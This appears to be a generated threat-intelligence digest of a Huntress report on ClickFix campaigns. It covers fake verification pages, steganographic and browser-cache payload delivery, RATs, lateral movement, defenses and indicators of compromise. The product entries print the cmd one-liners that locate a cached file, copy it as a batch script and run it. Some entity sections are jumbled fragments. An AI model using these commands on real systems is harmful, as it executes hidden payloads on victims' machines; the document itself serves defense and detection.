
ClickFix Attacks Evolve Into Persistence, Lateral Movement and Steganographic Delivery
Summary
Huntress documents ClickFix campaigns using fake verification pages, browser-cache and PNG-steganography delivery, RATs, persistence and lateral movement—including activity reaching domain controllers—and outlines user, endpoint and behavioral defenses.
Key points
- ClickFix lures arrived through malvertising, typosquatted and SEO-poisoned pages, and compromised websites; fake verification screens instructed users to paste commands.

- Some PowerShell commands displayed convincing verification progress while silently downloading and executing payloads.
- Huntress observed the DuskDesk Node.js-based RAT establishing persistence through a user Run key; investigators also observed a connection to a remote IP, described as potentially enabling command and control.
- In separate investigations, attackers used RATs or native Windows tools for reconnaissance and lateral movement, including activity reaching domain controllers and establishing reverse SSH tunnels.
- One delivery chain extracted executable payloads hidden in PNG pixel data, then established persistence with a scheduled task and registry Run key.
- A compromised-site chain searched browser caches for a specific 17,635-byte file, copied it as a batch script and executed it to trigger additional payloads.
- Recommended defenses include training users not to paste commands from web pages, restricting execution from user-writable locations, and monitoring for suspicious shells, persistence and SSH connections.
Article Details
- Attack Vectors
- Malvertising and sponsored search results direct users to malicious landing pages, including typosquatted sites and spoofed service pages.
- Fake CAPTCHA, Cloudflare verification, Windows update, and technical-support prompts instruct users to paste commands into Run, PowerShell, or a terminal.
- A compromised dental practice website used a consent dialog and fake verification page to trigger ClickFix instructions.
- A Custom GPT lure was used in one campaign to persuade users to download a Windows MSI installer containing a custom RAT.
- Some commands search Firefox, Chrome, or Brave browser caches for a seeded file, copy it to a temporary directory, and execute it.
- A multi-stage delivery chain hid executable payloads in PNG image data, which PowerShell extracted and reconstructed.
- ClickFix commands delivered staged archives and scripts that led to RATs, persistence, reconnaissance, credential theft, and lateral movement.
- Defensive Notes
- Train users not to paste webpage-provided commands into Run, terminals, or PowerShell; legitimate CAPTCHA or verification workflows do not require shell commands.
- Encourage users to close suspicious pages and report them through normal IT or security channels.
- Monitor endpoints for browser- or user-launched processes spawning cmd.exe, PowerShell, or Windows Terminal; encoded PowerShell; execution-policy bypasses; and archives or executables appearing in user-writable locations.
- Monitor for unexpected scheduled tasks, registry Run keys, and SSH connections, and investigate sequences of activity rather than relying only on static indicators.
- Use application control or allowlisting for untrusted executables, restrict execution from user-writable locations such as Temp, and control unsigned binaries and suspicious archive extraction.
- Limit local administrator privileges and restrict access to the Run dialog or command prompt where they are not needed.
Indicators of compromise
| Type | Indicator | Context |
|---|---|---|
| DOMAIN | apirequestaccess[.]com | Attacker-controlled domain used to deliver an MSI package that installed the DuskDesk RAT. |
| IPV4 | 151[.]240[.]151[.]76 | IP address associated in the article with the attacker-controlled MSI delivery domain. |
| IPV4 | 167[.]148[.]201[.]104 | Remote TCP destination contacted by node.exe; the article identifies it as a potential command-and-control endpoint. |
| IPV4 | 23[.]227[.]199[.]41 | Attacker-controlled host used for a reverse SSH tunnel. |
| SHA256 | 4155a4c7e857d9b613e14cf00e148037859cf627cf4004f5a4257f2cd29de2cb | Hash of a malicious 1.bat file used as a multi-stage PowerShell stager. |
| SHA256 | e921fe5307e29bf6fd00000dd594356affd3a7b044e52720c7f10decbdc305b9 | Hash of the malicious Node.js runtime executable installed with the DuskDesk RAT. |
| SHA256 | ed37c12fc4beea98722f6f308cec45e6440c3089e1a002c837bed147fbeb0c52 | Hash of dui70.dll, identified as a malicious DLL used in a DLL-sideloading chain. |
| URL | hxxp[:]//apirequestaccess[.]com/cfirm.php?token=QsKjQ1pEd43R33hJ1xV4LQwIVE8 | Malicious MSI download URL used in the DuskDesk RAT delivery chain. |
| URL | hxxps[:]//moziw[.]com/vvestalw/ | Additional redirector in the ClickFix delivery chain. |
| URL | hxxps[:]//vvestalw[.]ghost[.]io/ | Typosquatted redirector presented after a Bing search as part of a ClickFix delivery chain. |
| URL | hxxps[:]//westlaw-signon[.]com/ | Fake Westlaw landing page used to present a ClickFix verification workflow. |
MITRE ATT&CK
T1021.002 · SMB/Windows Admin SharesSMBExec was used to deploy malware through administrative shares, compromising 11 hosts in one incident.T1021.006 · Windows Remote ManagementIn one incident, the threat actor used WinRM to move laterally to the primary domain controller.T1027.003 · SteganographyA PowerShell stager extracted executable binaries hidden in PNG image data and reconstructed them on disk.T1053.005 · Scheduled TaskThe delivery chains created scheduled tasks, including tasks used to maintain persistence and a reverse tunnel.T1059.001 · PowerShellPowerShell commands download and execute payloads, conduct reconnaissance, and establish reverse SSH tunnels.T1059.003 · Windows Command ShellThe staged 1.bat files and cmd.exe launch commands to advance the delivery chains.T1059.007 · JavaScriptThe DuskDesk chain uses node.exe to launch malicious JavaScript, including LimeMint.js.T1069.002 · Domain GroupsThe attacker queried Domain Admins group membership during Active Directory reconnaissance.T1105 · Ingress Tool TransferClickFix commands and follow-on scripts download archives, scripts, loaders, and other payloads.T1136 · Create AccountAfter reaching a domain controller, the attacker created a new user account.T1204.004 · Malicious Copy and PasteClickFix pages instruct users to copy and paste commands into Run, PowerShell, or a terminal and execute them.T1482 · Domain Trust DiscoveryThe attacker used nltest.exe to enumerate domain trust relationships.T1547.001 · Registry Run Keys / Startup FolderThe incidents created user Run keys to launch payloads at logon.T1572 · Protocol TunnelingA PowerShell script established reverse SSH tunnels to attacker-controlled infrastructure.T1574.002 · DLL Side-LoadingMalicious DLLs were paired with executables including CertEnrollCtrl.exe and LockScreenContentServer.exe for DLL side-loading.
People
John HammondHuntress security researcher who discovered the temporarily compromised dental practice website and conducted the investigation that uncovered the browser-cache-seeded delivery chain.Lindsey WelchAcknowledged for contributing to the investigation and writeup; the article does not specify further details.Nick RoddyAcknowledged for contributing to the investigation and writeup; the article does not specify further details.
Malware
AstarionRATback in February, a ClickFix prompt led to the installation of the Matanbuchus 3.0 loader and then AstarionRAT. The operator used this RAT to perform reconnaissance, steal credentials, and eventually use PsExec toDuskDeskan MSI installer, the final payload masqueraded as a remote monitoring and management (RMM) tool dubbed DuskDesk—a possible nod to RustDesk, an open source RMM. However, DuskDesk is actually a Node.js-based RAT. EtherRATIn a separate incident in May, a ClickFix attack against an unmonitored endpoint led to the installation of the Potemkin loader, RMMProject, and EtherRAT.LimeMint.jsIn two incidents investigated by Huntress, an MSI package from apirequestaccess[.]com installed a Node.js wrapper into the user's AppData directory to launch malicious JavaScript (LimeMint.js). Matanbuchus 3.0In one incident back in February, a ClickFix prompt led to the installation of the Matanbuchus 3.0 loader and then AstarionRAT. The operator used this RAT to perform reconnaissance, steal credentials, and eventually usePotemkinIn a separate incident in May, a ClickFix attack against an unmonitored endpoint led to the installation of the Potemkin loader, RMMProject, and EtherRAT.RMMProjectIn a separate incident in May, a ClickFix attack against an unmonitored endpoint led to the installation of the Potemkin loader, RMMProject, and EtherRAT.
Products
Bravecmd /c for /r "%LOCALAPPDATA%\BraveSoftware\Brave-Browser\User Data" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.batChatGPTtrojans (RATs) delivered as the final payload. For instance, one of the campaigns mentioned above abused ChatGPT's Custom GPT feature to trick users into downloading a Windows MSI installer that drops a custom RAT.Google Chromecmd /c for /r "%LOCALAPPDATA%\Google\Chrome\User Data" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.batMicrosoft Windowsbrowser. It looks a lot like a captcha or a Cloudflare check. On screen, you see instructions like press Windows key and r on your keyboard, press control and v to paste, press enter to confirm you're not a robot.Mozilla Firefoxcmd /c for /r "%LOCALAPPDATA%\Mozilla\Firefox\Profiles" %f in (f_*) do @if %~zif==17635 copy "%f" %TEMP%\t.bat >nul 2>nul&%TEMP%\t.batNode.jsalso seen it use browser-cache-seeded delivery chains, deliver remote access trojans (RAT) that utilize node.js, and even reconstruct executable payloads from data hidden in image files. Not only that, but we continuePowerShellof the top search results looks like a legitimate support page. The steps to fix it tell you to open PowerShell or your terminal, copy and paste a command and press enter. It looks and feels just like real onlineWindows Serverused this RAT to perform reconnaissance, steal credentials, and eventually use PsExec to hop to a Windows Server and two domain controllers.